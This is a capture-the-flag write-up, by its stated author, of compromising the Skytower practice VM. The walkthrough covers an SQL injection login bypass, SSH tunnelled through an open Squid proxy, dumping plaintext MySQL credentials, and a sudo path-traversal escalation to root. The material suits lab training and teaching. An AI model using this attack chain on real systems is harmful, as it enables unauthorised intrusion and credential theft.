Skytower CTF – Penetration Testing Report

Document Control

Platform: VulnHub / Practice CTF

Machine Name: Skytower

Operating System: Linux

Author: Sandeep Prasad Chowdhury

Assessment Type: Capture The Flag (CTF)

Date: 08-12-2025

Executive Summary :

This report documents the complete exploitation of the **Skytower** vulnerable virtual machine. The objective of the engagement was to identify exposed services, exploit application-level vulnerabilities, gain initial foothold, escalate privileges, and capture the root flag. The attack was carried out using standard penetration testing methodology and commonly available offensive security tools.

Lab Objective :

- **Network Discovery**
- **Basic Enumeration**
- **Exploitation**
- **Post exploitation**
- **Privilege Escalation**

Lab Environment :

- **VMware with Vulnerable kernel Configured [192.168.1.33]**
- **Kali Linux**

Reconnaissance & Enumeration

Run netdiscover for getting Target IP :

Command : sudo netdiscover

```
Currently scanning: 192.168.0.0/16   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 120
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.33    08:00:27:54:4a:37      1      60  PCS Systemtechnik GmbH
[redacted]      [redacted]             1      60  Intel Corporate
```

We got the target IP : 192.168.1.33 **Port**

Scanning :


A port scan using Nmap [nmap -sCV 192.168.1.33] showed three services running on the host machine:

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sCV 192.168.1.33
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-08 20:25 IST
Nmap scan report for 192.168.1.33
Host is up (0.0017s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE    SERVICE    VERSION
22/tcp   filtered ssh
80/tcp   open     http       Apache httpd 2.2.22 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Debian)
3128/tcp open     http-proxy Squid http proxy 3.1.20
|_http-title: ERROR: The requested URL could not be retrieved
|_http-server-header: squid/3.1.20
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported: GET HEAD
MAC Address: 08:00:27:54:4A:37 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.25 seconds
```

Basic Enumeration :


A login page is displayed when accessing the site on port 80:



Exploiting SQL Injection :

In MySQL, there are other ways other than “OR” to create an or statement (using ||) and there are other ways of commenting code other than — (using #), like in many other scripting and query languages. Therefore, the following payload will successfully bypass authentication:

' || 1=1#



- This takes to a page that contains credentials for a “john” user. As it turns out those credentials belong to an actual user on the box.
- Since port 22 was filtered as seen in the Nmap scan, Squid can be used to create a tunnel on the target machine that will open port 22 when port 2222 on the localhost is interacted with:
- We have the SSH login credentials now. Lets try logging in.
- Its not getting connected. But remember, we have a Squid proxy opened on port 3128.

```
┌──(root㉿kali)-[/home/kali]
└─# nano /etc/proxychains4.conf
```

Ok, So our command is working. Still we are getting logged out. Lets try to get a reverse shell through this.

```
#
#
#        Examples:
#
#               socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy without modification.
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
http 192.168.1.33 3128
```

```
┌──(root㉿kali)-[/home/kali]
└─# proxychains4 nmap 127.0.0.1 -sT -Pn
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-08 20:46 IST
[proxychains] Strict chain  ...  192.168.1.33:3128  ...  127.0.0.1:587 ←—denied
[proxychains] Strict chain  ...  192.168.1.33:3128  ...  127.0.0.1:1025 ←—denied
[proxychains] Strict chain  ...  192.168.1.33:3128  ...  127.0.0.1:5900 ←—denied
[proxychains] Strict chain  ...  192.168.1.33:3128  ...  127.0.0.1:1720 ←—denied
[proxychains] Strict chain  ...  192.168.1.33:3128  ...  127.0.0.1:554 ←—denied
[proxychains] Strict chain  ...  192.168.1.33:3128  ...  127.0.0.1:8080 ←—denied
[proxychains] Strict chain  ...  192.168.1.33:3128  ...  127.0.0.1:199 ←—denied
[proxychains] Strict chain  ...  192.168.1.33:3128  ...  127.0.0.1:3306 ←—denied
[proxychains] Strict chain  ...  192.168.1.33:3128  ...  127.0.0.1:22  ...  OK
[proxychains] Strict chain  ...  192.168.1.33:3128  ...  127.0.0.1:23 ←—denied
```

```
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0017s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 1.99 seconds
```

Now let's use those credentials to login into SSH. We've tried several times but we'll see it filtered as our Nmap scan showed. But remember we've found a Squid Proxy in our target machine. With that, we can access the SSH server by proxying the connection through the squid server on the target machine.

Let's use the proxy tunnel for that –

```
┌──(root㉿kali)-[/home/kali]
└─# proxytunnel -p 192.168.1.33:3128 -d 127.0.0.1:22 -a 5555
```

Let's SSH through the HTTP tunnel. But oops, after given some messages it closed the connection.

```
┌──(root㉿kali)-[/home/kali]
└─# ssh john@127.0.0.1 -p 5555 'rm .bashrc'
The authenticity of host '[127.0.0.1]:5555 ([127.0.0.1]:5555)' can't be established.
ECDSA key fingerprint is SHA256:QYZqyNNW/Z81N86urjCUIrTBvJ06U9XDDzNv91DYaGc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:5555' (ECDSA) to the list of known hosts.
john@127.0.0.1's password:
```

We've found a solution for that. Let's call bash with the SSH connection as a parameter, find the .bashrc file and delete it, and exit. After that login again. This time you won't face any kind of trouble.

```
┌──(root㉿kali)-[/home/kali]
└─# ssh john@127.0.0.1 -p 5555
john@127.0.0.1's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 20 07:41:08 2014
john@SkyTower:~$
```

After trying traversing various directories, we've found a "login.php" file in "/var/www/" directory. There's a MySQL DB password which we can use.

```
john@SkyTower:~$ cd ..
john@SkyTower:/home$ ls
john  sara  william
john@SkyTower:/home$ cd /var/www
john@SkyTower:/var/www$ ls
background2.jpg  background.jpg  index.html  login.php
john@SkyTower:/var/www$ cat login.php
```

We can see in the "login" table, there are emails and passwords stored.

```
$db = new mysqli('localhost', 'root', 'root', 'SkyTech');

if($db->connect_errno > 0){
    die('Unable to connect to database [' . $db->connect_error . ']');

}
```

Now let's login into MySQL with those credentials as mysql -uroot -proot and enumerate a little bit.

```
john@SkyTower:/var/www$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 42
Server version: 5.5.35-0+wheezy1 (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

```
mysql> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| SkyTech            |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.00 sec)

mysql> USE SkyTech
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

```
mysql> show tables
    -> ;
+-------------------+
| Tables_in_SkyTech |
+-------------------+
| login             |
+-------------------+
1 row in set (0.00 sec)

mysql> select * from login;
+----+----------------------+---------------+
| id | email                | password      |
+----+----------------------+---------------+
|  1 | john@skytech.com     | hereisjohn    |
|  2 | sara@skytech.com     | ihatethisjob  |
|  3 | william@skytech.com  | senseable     |
+----+----------------------+---------------+
3 rows in set (0.00 sec)

mysql>
```

We've got it! Now let's try to login Sara's SSH account with /bin/bash parameter. Like the previous time, we'll delete Sara's .bashrc file.

```
┌──(root㉿kali)-[/home/kali]
└─# ssh -t sara@127.0.0.1 -p 5555 'rm .bashrc'
sara@127.0.0.1's password:
Connection to 127.0.0.1 closed.
```

```
┌──(root㉿kali)-[/home/kali]
└─# ssh sara@127.0.0.1 -p 5555
sara@127.0.0.1's password:
Permission denied, please try again.
sara@127.0.0.1's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Dec  8 10:35:05 2025 from localhost
sara@SkyTower:~$
```

Let's check the sudo user privilege list by using sudo -l. It saying user Sara can run cat and bin without any password. After running those files with /root directory, we'll find our flag.

```
sara@SkyTower:~$ pwd
/home/sara
sara@SkyTower:~$ ls
sara@SkyTower:~$ cd ..
sara@SkyTower:/home$ ls
john  sara  william
sara@SkyTower:/home$ sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
sara@SkyTower:/home$
```

Finally we can find flag by using /bin/cat with sudo privilege.

Command : sudo /bin/cat /accounts/../root.flag.txt

```
sara@SkyTower:/home$ sudo /bin/cat /accounts/../root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
sara@SkyTower:/home$
```

We got the Flag. Let's change user as root with given password.

We entered as root now.

```
sara@SkyTower:/home$ su root
Password:
root@SkyTower:/home# ls
john  sara  william
root@SkyTower:/home# cd /root
root@SkyTower:~# ls
flag.txt
root@SkyTower:~# cat flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
root@SkyTower:~#
```

Thank You